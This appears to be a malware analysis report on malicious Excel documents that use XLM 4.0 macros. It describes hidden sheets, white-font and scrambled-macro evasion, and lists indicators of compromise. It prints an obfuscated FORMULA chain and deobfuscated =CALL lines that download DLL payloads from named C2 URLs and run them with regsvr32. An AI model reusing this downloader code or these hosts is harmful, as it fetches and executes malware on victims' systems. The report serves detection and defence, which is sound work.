


The threat actors use several defensive evasion techniques to bypass security application, AVs, and EDRs. These techniques make researchers and security analysts’ life harder.


- Hidden Sheets
- White color font for the macros
- Obfuscation and scrambling of the macros in deferent sheets



Hidden Sheets



White macro font color




Obfuscation and scrambling of the macros in deferent sheets

The macro type is different in the Word documents. Threat actors use VBA code in, while in Excel the macro type is macro v4 (XLM).

macro v4 (XLM), example:

```
=FORMULA('ep1''!B13,ND!H21)=FORMULA('ep1''!D5,ND!H22)=FORMULA(fte.!D4,frm..!E22)=FORMULA('ep1''!F10,ND!H23)=FORMULA(fev.!G14,frm...!I9)=FORMULA('ep1''!D17,ND!H24)=FORMULA('ep1''!H9&
'ep2''!I10&'ep3''!I11&'ep4''!H12&'ep5''!J8&'ep6''!I11&frm...!I9&'ep7''!N8&frm..!E22&'ep8''!I12,ND!H27)=FORMULA(sum!G2,ND!H25)=FORMULA('ep1''!F15,ND!H26)=FORMULA('ep9''!F9,ND!H29)=FORMUL
A('ep1''!H14,ND!H28)=FORMULA('ep1''!G24,ND!H31)=FORMULA('ep1''!I2,ND!H34)=FORMULA('ep1''!L7,ND!H35)=FORMULA(cif!G12,chn!C18)=FORMULA('ep1''!O11,ND!H36)=FORMULA('ep1''!Q4,ND!H38)=FORM
ULA('ep1''!B21,ND!H58)=FORMULA('ep1''!S7,ND!H39)=FORMULA('ep1''!G24,ND!H40)=FORMULA('ep1''!E28,ND!H60)=FORMULA(sum!J21,ND!H42)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P35&sum!P
36&ND!H21&ND!H22&ND!H23&ND!H24&ND!H25&sum!P37,frm.!E15)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P36&ND!H34&ND!H35&ND!H36&ND!H29&ND!H38&ND!H39&ND!H40&ND!H29&ND!H42&s
um!P37,frm.!E19)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P35&sum!P36&ND!H26&ND!H27&ND!H28&ND!H29&'ep1''!H8&ND!H31&ND!H29&ND!H25&sum!P37,frm.!E17)=FORMULA(sum!P31&chn!C18&su
m!P34&sum!P35&sum!P35&sum!P36&ND!H26&ND!H27&ND!H28&ND!H29&'ep1''!I19&ND!H58&ND!H29&ND!H25&sum!P37,frm.!E21)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P35&sum!P36&ND!H34&ND!H35
&ND!H36&ND!H29&ND!H38&ND!H39&ND!H58&ND!H29&ND!H42&sum!P37,frm.!E23)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P35&sum!P36&ND!H26&ND!H27&ND!H28&ND!H29&'ep1''!I20&ND!H60&ND!H29&
ND!H25&sum!P37,frm.!E25)=FORMULA(sum!P31&chn!C18&sum!P34&sum!P35&sum!P35&sum!P36&ND!H34&ND!H35&ND!H36&ND!H29&ND!H38&ND!H39&ND!H60&ND!H29&ND!H42&sum!P37,frm.!E27)
```

In both Excel and Word documents, threat actors use the “Auto Open” function to execute the macros.



After extracting some artifacts, we have found the following:

Win API:

Kernel32 CreateDirectoryA

Urlmon URLDownloadToFileA

Shell32 ShellExecuteA

C2 URL:
hxxps://cortinastelasytrazos[.]com/Yro6Atvj/sec[.]html
hxxps://orquideavallenata[.]com/4jmDb0s9sg/sec[.]html
hxxps://fundacionverdaderosheroes[.]com/gY0Op5Jkht/sec[.]html

File full path and name:

C:\Datop\test.test

C:\Datop\test1.test

C:\Datop\test2.test

Execution command:
regsvr32 C:\Datop\test*.test


```
=CALL("Kernel32","CreateDirectoryA","JCJ","C:\Datop",0)

=CALL(E19,"JJCCBB",0,"https://cortinastelasytrazos.com/Yro6Atvj/E19sec.html","C:\Datop\test.test",0,0)

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test.test",0,5)

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://orquideavallenata.com/4jmDb0s9sg/sec.html","C:\Datop\test1.test",0,0)

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test1.test",0,5)

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://fundacionverdaderosheroes.com/gY0Op5Jkht/sec.html","C:\Datop\test2.test",0,0)

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test2.test",0,5)
```

Threat actors change the download and the execution methods.

For the download, they use the urlmon and URLDowenloadToFileA Win API functions and for the execution, they use Shell32 ShellExecuteA.

In this scenario, we have detected three DLL payloads instead of five (Word document flow). DLL payloads are executed by abusing the legitimate Microsoft file (LOLbin – “Living off the land”) Regsvr32.


Network connection to the C2 server that stores the DLL payloads performed by the Excel document:



108[.]167[.]165[.]249

95[.]101[.].89[.]74

Full execution flow:



Indicators of compromise
MalDoc

- ce31d139e6ea2591a8a15fcf37232f97c799e9c5d1410ef86b54a444a7d24d0f
- 77c8d399c3cdbb22502432f6ab49a8e56a2a8e4bf9bd02b37797a0ae5962b7d6
- aaea40485a04b071bd65fc732e70630b314cdadf4f03ba9b7a0030ccf63b1115
- 637af43b3f656ffa8839ab8f23ff2aad7910cc4bd9ed0551d337a02341864e05
- 079a22b70109d00f571ea22079cde3baf9ebe6a3afd93347e09c38c7fccf38dc
- a56c6b3d58c66042effa180738197415d840443ba839bb7f45042bdb9e51c04f
- b7fa56ddedd0fff91af460edc504574ddc7b1df97d33d635d854e71a7be34060
- 0e52e26aff6f4cf678515e7c1a491603085e717458cfc12d2b95d46c98eda7ba
- 783e3b86c24af82773b0dae3e738c46a79de252b1bcc5945b65da0d040ee6e9d
- 65f594b4cb31e25f711dd954700bab6d2ac507bd7aab184cc500812b08f8ee03
- 3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50
- 182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47

- 5401103614610b1e109c674b2f90732e0a056be81dbdd8886324aa2d41f0cf2a
- fc42fbe6525ef4b976bca50eb1c4be6c1696e180c55fbeb5f1c9ce5d32957c88
- 3f453d0703fa81709d25c6ade25215066f38abceec9699b7b49fb9b4171bbb50
- 182a11ae9b66c9abcd9fd9dbd7a0176a5895f354443e31ab3258182ca62d3a47

MalDoc C2 Servers

- ghapan[.]com
- yoowi[.]net
- gruasingenieria[.]pe
- chaturanga[.]groopy[.]com
- lotolands[.]com
- bonus[.]corporatebusinessmachines[.]co[.]in
- bussiness-z[.]ml
- perfectdemos[.]com
- cablingpoint[.]com
- priyacareers[.]com

DLL loader payloads

- ad8cb4504a5af45ffa91699b017ffa0bc9808e1b170027ab54fe31661279b9b6
- 813a9b03c6c1caec4eca8a867dcfbda7860bca6a5d481acb4c131c1a868d4b48
- 0d66e879f6e7bfa3ab9eb864094912ffd59c14792ed1d2e087e465e8098150fb
- 671f477c3039786c5f3553760377be03b91bfb66f31ba9370ed2193192cf5b4e
- 85d0b72fe822fd6c22827b4da1917d2c1f2d9faa838e003e78e533384ea80939

DLL loader C2 Server

- jhehosting[.]com
- hrms[.]prodigygroupindia[.]com
- bartek-lenart[.]pl
- centralfloridaasphalt[.]com
- amjsys[.]com
- mercyfoundationcio[.]org
- novamarketing[.]com[.]pk

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